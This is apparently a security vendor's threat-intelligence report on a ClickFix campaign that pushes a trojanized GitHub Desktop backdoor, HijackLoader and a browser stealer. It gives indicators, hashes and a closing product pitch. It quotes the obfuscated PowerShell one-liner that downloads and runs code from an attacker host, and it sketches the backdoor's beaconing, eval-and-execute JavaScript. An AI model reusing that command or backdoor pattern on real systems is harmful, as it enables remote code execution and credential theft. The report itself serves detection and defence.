Key takeaways
- CaptchaEth is a ClickFix kit injected into compromised Shopware storefronts in Germany and the US, plus a standalone German rental-application lure on
fillform-mit[.]com/form. Hacked sites resolve the panel domain from an Ethereum Name Service (ENS) text record onservicedev[.]eth. - Both the hacked shops and the rental form copy the same obfuscated PowerShell command (
iex (irm fujibildern[.]online/i)), which unpacks a 183 MB archive containing genuine, validly signed GitHub Desktop 3.5.7-beta2. - GitHub Desktop ships with
asar: falsein its own build script, so the signed executable loads loose JavaScript files fromresources/app/. Prepending roughly 2 KB tomain.jsturns the app into a persistent backdoor that beacons toppretty-pictures[.]blog/iny/every 180 seconds and never opens the GitHub Desktop UI. - On the first post-startup beacon (~200 seconds), the server pushes a ~22 MB HijackLoader bundle built around Esri’s benign
ESRIReporter.exe(renamedF_Bea.exe) and an encrypted payload container disguised asstoragesvc24.sys(not a kernel driver). - HijackLoader hollows
MatriSimulator.exeand module-stompsapphelp.dllwith a 3.9 MB 32-bit C++ stealer and remote-access tool containing a raw-input keylogger, a clipboard clipper, a JSON file manager, Chrome app-bound encryption helpers (APPBDLL.dll), and a hidden-display browser hook pollingmouse-drivers-v12[.]shopover raw TCP port 80.
Background
In our earlier investigation of a trojanized Figma Desktop package, an attacker modified an Electron app.asar archive because integrity fuses were turned off. This campaign takes an even shorter path: GitHub Desktop does not pack its JavaScript into an ASAR archive at all. Its own script/build.ts sets asar: false (with a comment reading "TODO: Probably wanna enable this down the road"), both at the release-3.5.7-beta2 tag and on the default branch. Because Authenticode signs GitHubDesktop.exe and not the loose JavaScript files beside it, editing a single file turns a clean, zero-detection developer tool into a persistent backdoor.
Blake White documented an earlier version of this GitHub Desktop backdoor on 5 October 2026, delivered through a fake Claude CAPTCHA (claudedevz[.]net) using the DualPrompt ClickFix kit. ThreatFox reporters CarsonWilliams, varysz, Daydream, and Siryak tracked pieces of the September and November infrastructure. By late November, the same backdoor was being pushed through a new ENS-backed ClickFix kit tracked as CaptchaEth. Figure 1 maps the full November chain.

Figure 1: The November 2026 CaptchaEth chain from ENS resolution and ClickFix paste to HijackLoader and the hollowed C++ payload.
The CaptchaEth ENS loader
Compromised storefronts carry an inline <script> tag configured through data-* attributes: data-ens="servicedev.eth", data-rpc="https://ethereum-rpc.publicnode.com", data-record="captcha-domain", data-hash-record="captcha-sha256", data-ttl="60", and a 32-hex data-owner token.
When a visitor loads the page, the script issues an eth_call to Ethereum to read the captcha-domain text record of servicedev[.]eth, supporting both ENS v2 (resolve(name, text(node,key)), selector 0x9061b923) and legacy resolvers. It caches the returned host in localStorage for 60 seconds and injects https://<host>/captcha-public.js?v=2.
The loader also includes Subresource Integrity (SRI) hash pinning via captcha-sha256, which would stop a registrar or sinkhole from swapping the script if a hash were present. That text record has never been set on chain, so the check stays off.
On Ethereum, the ENS v2 PermissionedResolver for servicedev[.]eth (0xda5ec823c3f9b4292974b04f7a04d35ffdc63973) was created on 31 October 2026 at 15:46 UTC through a relayer. Ten minutes later, the single admin wallet (0xE5c72D618bB1FCf084d94eb9f08bcc848C694684, which also owns the second ENS v2 account-abstraction admin contract) wrote the resolver’s only text update: captcha-domain = fillform-mit.com. The wallet was funded through the Across bridge, moved 0.3513 ETH onward on 1 November, and even received Cyrillic fake-“ETH” address-poisoning tokens the next day.
The German rental lure and hacked Shopware stores
The decoded widget (captcha-public.js, packed with Base64 over XOR 0xA7 and Russian developer comments) renders a Google reCAPTCHA clone that defaults to German unless the browser asks for French, English, or Italian. Non-Windows visitors get a “Windows needed” message.
For Windows visitors, the widget checks /pcapi/status?owner=<token>&site=<host> and passes the user silently if that IP already received a command. Clicking the checkbox fetches /pcapi/command, writes a PowerShell command to the clipboard, and walks the visitor through Win+R, Ctrl+V, and Enter. The “Verify” button stays locked for 60 seconds (with a Russian comment explaining that otherwise users click confirm before running the command).
The widget’s default fallback panel (form-mit[.]blog) and its Russian comments about Google Sites iframes trace back to a week before the ENS record existed. Between 20 and 24 October 2026, URLScan captured sites.google.com/view/form-mit12 loading form-mit[.]blog/, a German rental-applicant questionnaire (“Fragebogen für Mietinteressenten”). That page collects a canvas and WebGL fingerprint and POSTs it to /verify, serving “Seite nicht gefunden” to bots and headless scanners.
On 28 November, we confirmed the same cloaked rental lure is still live on the current panel host fillform-mit[.]com/. Passing /verify in a real browser redirects to /form, which asks for name, household size, income band, and a Schufa credit report before blocking submission behind the fake reCAPTCHA. None of the form answers are ever transmitted; the page is purely a wrapper for the CAPTCHA. Clicking its checkbox copied the exact same fujibildern[.]online/i PowerShell command served to hacked Shopware storefronts minutes later.
Across the compromised shops we tracked in Germany and the US (all Shopware where a platform was visible, with no WordPress victims), loaders deployed on 2 and 3 November had no data-owner attribute. By 17 November, newly injected loaders carried data-owner="5061cc0dc7294973508adcf842f1ec63", and every tokenized shop we observed uses that same single token. The kit also appears on standalone bait pages (paypalverification[.]icu, verification-paypal-deutschland[.]net, .com, and a fake AI API key page on 45.128.234[.]122).
The PowerShell installer and the loose GitHub Desktop file
Clicking the CaptchaEth checkbox puts an obfuscated one-liner on the clipboard whose character-index array spells Invoke-Expression:
powershell "$m='e1vkYiEnIx-pXors';&($($t='';foreach($k in ($m[8,7,2,13,3,0,10,6,9,11,14,0,15,15,5,13,7])){$t=$t+"$k"};$t)) $(&'irm' fujibildern.online/i)"
That runs iex (irm fujibildern[.]online/i) and steps through two short scripts:
/idownloads/i/?ato%TEMP%\<random>.ps1withNet.WebClientand runs it hidden with execution policy bypassed./i/?asleeps 20 seconds, downloadsgithub.zip(182,923,078 bytes) to%TEMP%\<guid8>.zip, extracts its 908 files into%USERPROFILE%\<random>, deletes the archive, and startsGitHubDesktop.exevia a randomly named scheduled task that it unregisters five seconds later.
Inside the unpacked folder sits genuine, signed GitHubDesktop.exe 3.5.7-beta2 (213 MB, 0 detections on VirusTotal). Because GitHub Desktop loads loose scripts from resources/app/, the attacker prepended roughly 2 KB of unobfuscated JavaScript to resources/app/main.js (1 detection on VirusTotal):
const C2 = "ppretty-pictures.blog/iny/";

app.setLoginItemSettings({ openAtLogin: true, openAsHidden: false, path: app.getPath("exe"), args: [] });

async function beaconLoop() {
  for (;;) {
    // POST [victimId, COMPUTERNAME, USERNAME, ...campaignId] to C2
    // task.e -> eval(task.e) in Electron main process
    // task.files -> write Base64 files to %TEMP%\<Date.now()>\ and exec last .exe
    await pollC2();
    await sleep(180000);
  }
}

(async () => { await beaconLoop(); /* GitHub Desktop's original bundle never runs */ })();
The backdoor stores an 8-character base-36 victim ID in %APPDATA%\daemon.log (optional campaign tags can be read from an adjacent readme.txt), registers itself under the standard Electron Run value electron.app.GitHub Desktop, and loops forever on await beaconLoop() so the real GitHub Desktop window never opens. Every 180 seconds it POSTs host metadata to ppretty-pictures[.]blog/iny/ with rejectUnauthorized: false and executes either inline Node.js code (task.e) or dropped executables (task.files).
Second stage: HijackLoader and the hollowed payload
Start-up beacons receive an empty ~730-byte reply. Roughly 200 seconds into every sandbox run (confirming why a shorter 2.5-minute run saw no task), ppretty-pictures[.]blog/iny/ pushes a ~22 MB JSON file bundle that the backdoor drops into %TEMP%\<13-digit timestamp>\ and executes.

Figure 2: Inside the ~22 MB HijackLoader bundle delivered by the GitHub Desktop backdoor.
Each piece of the dropped bundle has a specific role:
F_Bea.exeis benign: it isESRIReporter.exe, the crash reporter from Esri ArcGIS Pro (0 detections on VirusTotal), paired with stocklibprotobufandlibminizipDLLs. It sideloads an unsigned 1.7 MBDADFLib.dllfrom the same folder.storagesvc24.sys(6.3 MB) is not a kernel driver. Sandbox rules flag it on its.sysextension, and no driver is ever loaded. Decrypting its PNG-styleIDATchunks (magicC6A579EA, XOR key0x07ae5b11, LZNT1 decompression) yields an 8,422,250-byte HijackLoader container holding stock HijackLoader modules (ti64,rshell64,modUAC,modTask,modWD,CUSTOMINJECT), filler executables, a 1.8 MB carrier, and a 3.9 MB encrypted final payload labelledHomeRouterMgr.exe.- HijackLoader copies
F_Bea.exetoC:\ProgramData\extbase\, launchesC:\ProgramData\MatriSimulator.exe(seen seven weeks earlier on Triage under the nameDeltaVe.exe), hollows it viaSetThreadContext, and writes the 3.9 MB final payload over a loaded 32-bit Windowsapphelp.dll(module stomping). It also writes an 8.1 MB per-run encrypted blob and a 40-byte load-address descriptor to%TEMP%\*.tmp.
Notably, HijackLoader sets no persistence of its own across four separate sandbox runs (20 November and 28 November, 15-minute and 30-minute runs). Persistence belongs entirely to the GitHub Desktop Run key: at login, GitHub Desktop beacons and receives a fresh ~22 MB HijackLoader drop ~200 seconds later.
Static disassembly of the module-stomped 32-bit MSVC C++ payload dumped from MatriSimulator.exe shows a browser-focused stealer and RAT:
- A raw-input keyboard keylogger (
WM_INPUT,GetRawInputData,RIM_TYPEKEYBOARD). - A rule-driven clipboard clipper (
WM_CLIPBOARDUPDATE, reading up to 20,480 Unicode characters and replacing matches viaEmptyClipboardandSetClipboardData). The hollowed process registered a clipboard listener in every sandbox run without waiting for tasking. - A JSON command parser with plaintext file-manager verbs (
archive,extract,recursive,rename,quick,newfolder). - Four embedded DLLs and x64 shellcode built on the stack: x86 and x64 builds of
APPBDLL.dll(calling Chromium’s COM elevation service to decrypt Chrome’s app-bound encryption key),Target.dll(launching browsers against\User Data\with--no-startup-window), and a hook DLL referencing\\.\DISPLAY_VIRTUALto run a browser on a hidden display.
Over the wire, MatriSimulator.exe opens a TCP connection to mouse-drivers-v12[.]shop (95.179.166[.]146, Vultr Frankfurt, AS20473) on port 80 every 10 seconds. Despite using port 80, the traffic is framed encrypted binary rather than HTTP: most 10-second probes exchange only TCP handshakes, while encrypted data frames (type 01 and 02 with 2-byte little-endian lengths) move on a 45-second grid. Across both 15-minute and 30-minute runs, the server returned only 48-byte replies and issued no task.
Comparing the September and November builds
Comparing the 30 September / 1 October DualPrompt sample (reported on ThreatFox by CarsonWilliams, varysz, and Daydream, and analyzed by Blake White) against the 20 to 28 November CaptchaEth chain shows the same architecture evolving across two ClickFix kits:
| Attribute | September 2026 build (DualPrompt) | November 2026 build (CaptchaEth) |
|---|---|---|
| ClickFix lure | Fake Claude CAPTCHA (claudedevz[.]net) |
ENS-backed reCAPTCHA on hacked Shopware shops + German rental form (fillform-mit[.]com/form) |
| PowerShell & ZIP hosts | cocuktekstil[.]com/r -> threejrev[.]com/g.php (30-09-26_stage3.zip) |
fujibildern[.]online/i -> /i/?a -> github.zip |
Backdoor main.js |
Obfuscated; /nlu/; 10-day date-seeded DGA (edgnltatqptann[.]com); %APPDATA%\daemons.log |
Unobfuscated; fixed C2 ppretty-pictures[.]blog/iny/; %APPDATA%\daemon.log |
| HijackLoader stage | Logic-Inspector.exe -> C:\ProgramData\com_srv_micro_win64\, inject input.dll, XOR 0x9e4d17c2 |
F_Bea.exe (Esri ESRIReporter.exe) -> C:\ProgramData\extbase\, inject ieframe.dll, XOR 0x07ae5b11 |
| Hollowed carrier & C2 | %LOCALAPPDATA%\ZServer.exe + memu.exe -> 179.43.182[.]101:3333/3334 (active Chrome/wallet theft) |
C:\ProgramData\MatriSimulator.exe -> mouse-drivers-v12[.]shop (95.179.166[.]146:80, framed binary poll) |
Indicators of compromise
Host artifacts
- Registry Run value
electron.app.GitHub Desktoppointing outside%LOCALAPPDATA%\GitHubDesktop. %APPDATA%\daemon.log(ordaemons.log) containing an 8-character random string.GitHubDesktop.exerunning from a random folder under%USERPROFILE%.%TEMP%\<13-digit timestamp>\directories holding executables orstoragesvc24.sys.C:\ProgramData\extbase\F_Bea.exe,C:\ProgramData\MatriSimulator.exe, or a runningMatriSimulator.exeregistering a clipboard format listener and opening TCP port 80 connections every 10 seconds.- For the September build:
C:\ProgramData\com_srv_micro_win64\Logic-Inspector.exeand%LOCALAPPDATA%\ZServer.exe.
Network and blockchain indicators
| Type | Value | Notes |
|---|---|---|
| ENS name | servicedev[.]eth |
Holds captcha-domain text record pointing to fillform-mit[.]com |
| ENS resolver | 0xda5ec823c3f9b4292974b04f7a04d35ffdc63973 |
ENS v2 PermissionedResolver created 2026-10-31 |
| Admin wallet | 0xE5c72D618bB1FCf084d94eb9f08bcc848C694684 |
Set captcha-domain on 2026-10-31 |
| Domain | fillform-mit[.]com |
CaptchaEth widget/panel (/captcha-public.js, /pcapi/*) and rental lure (/form, /captcha.js, /capi/*) |
| Domain | form-mit[.]blog |
October rental-form panel and widget default fallback API |
| URL | sites.google.com/view/form-mit12 |
October Google Sites page embedding form-mit[.]blog |
| Domain | fujibildern[.]online |
PowerShell stages (/i, /i/?a) and github.zip |
| Domain | ppretty-pictures[.]blog |
November GitHub Desktop backdoor C2 (POST /iny/) |
| Domain / IP | mouse-drivers-v12[.]shop / 95.179.166[.]146 |
November final-stage C2 (raw TCP 80, Vultr Frankfurt) |
| Bait hosts | paypalverification[.]icu, verification-paypal-deutschland[.]net, verification-paypal-deutschland[.]com, 45.128.234[.]122 |
Standalone CaptchaEth bait pages |
| Owner token | 5061cc0dc7294973508adcf842f1ec63 |
data-owner attribute on tokenized Shopware injections |
| September hosts | claudedevz[.]net, cocuktekstil[.]com, threejrev[.]com, edgnltatqptann[.]com, 179.43.182[.]101 |
September DualPrompt chain (3333/3334 stealer C2) |
File hashes (SHA-256)
| File | SHA-256 | Notes |
|---|---|---|
captcha-public.js (decoded) |
6ff32799daea10f8fb800f9187ab3da146d5be6b69d80e462332fadb851ba12d |
CaptchaEth widget stage |
github.zip (Nov 2026) |
4c890260bf6761af28d17f7babfc6c6bc19e2b903dba6cea6a2d6d10af929a5d |
182,923,078 bytes; 908 files |
resources/app/main.js |
1a3bd8b48caeef58c21b2bbb431138ab418726715ab6d95d0d836b71f4f6add8 |
Backdoored GitHub Desktop entry point |
GitHubDesktop.exe |
811df73fcdadaf61f804b5290bd4ad57a33265b97f47b2f068beeef1f3ae2f28 |
Legitimate signed GitHub Desktop 3.5.7-beta2 (do not block globally) |
F_Bea.exe |
48bfb3ffd068dc572487bafed95dec5ec9b1d6fc6af2dd59d95315bc6fd7c20d |
Benign Esri ESRIReporter.exe sideloading host (do not block globally) |
storagesvc24.sys |
d397c3d928202f30b4c65d7a5b9fc7f6684af901216f43ed098974ec77c7f053 |
HijackLoader encrypted container (not a driver) |
MatriSimulator.exe |
1dade02f4d36d483a918a455fad19dcf2f6ba993ad33bf8cac75184d5713ceda |
1.8 MB carrier hollowed by HijackLoader |
| Final payload (memory dump) | c329f13b4dfa9380d4d46ec4067da64f5541555d16d6f57ef708f40157c07588 |
Module-stomped over apphelp.dll |
APPBDLL.dll (x64) |
3a6adbe0081b2488e0f137496e92591e0c29148154b2d99faadab9cc435b879b |
Embedded Chrome app-bound key decryptor |
APPBDLL.dll (x86) |
fb56e66920c84ef9e51db0ea23144f5755daef97cbff8613b05ab56d0dc9d623 |
Embedded Chrome app-bound key decryptor |
Target.dll (x64) |
79f8da9f9fb4ac7c16d9c210f1f6ef418357a3e7bf602b1dd03a490596fa58c5 |
Embedded browser launcher |
| Virtual-display hook DLL (x64) | 0bc40efcb7690a9621778d2829c191e481b40efa70532e70c8dd6ab686a00f0e |
Embedded \\.\DISPLAY_VIRTUAL hook |
| Embedded x64 shellcode | 4a1c80725f85ffa8ac809ea116269712daeca22b109bdcfba4044da20ea4d3bc |
Stack-built shellcode in final payload |
30-09-26_stage3.zip (Sep 2026) |
5ab3080efc9f1563677b49e1c36b1937a38e4bee2f1c259d8da79c0e06ab1045 |
September DualPrompt GitHub Desktop archive |
| September PowerShell stage | cc3f06e03909b972c27a69c98ff5d768fd6dbd98ebdcd55720e24b5305e9f404 |
Served from cocuktekstil[.]com/r |
Blocking the chain with ClickNix and Zero Trust Connectivity
This chain stays inside signed binaries (GitHubDesktop.exe, ESRIReporter.exe) and memory, yet every stage still depends on outbound network connections to unverified infrastructure: the Ethereum RPC lookup on ethereum-rpc.publicnode[.]com, the widget panel fillform-mit[.]com, the PowerShell host fujibildern[.]online, the backdoor C2 ppretty-pictures[.]blog, and the final-stage C2 mouse-drivers-v12[.]shop (or the bare IP 179.43.182[.]101 in September).
In the browser, ClickNix inspects pages locally for ClickFix lures before a visitor copies and pastes a PowerShell command. At the network gateway, ADAMnetworks’ adam:ONE enforces Zero Trust Connectivity with Don’t Talk To Strangers (DTTS), denying outbound connections by default unless the destination was resolved through DNS and allowed by policy. Direct-IP connections like the September stealer fail immediately under DTTS, and unverified or newly registered domains across the CaptchaEth, PowerShell, and C2 hops are refused by default before a blocklist catches up, with DNSharmony aggregating multiple protective DNS feeds across the resolver layer.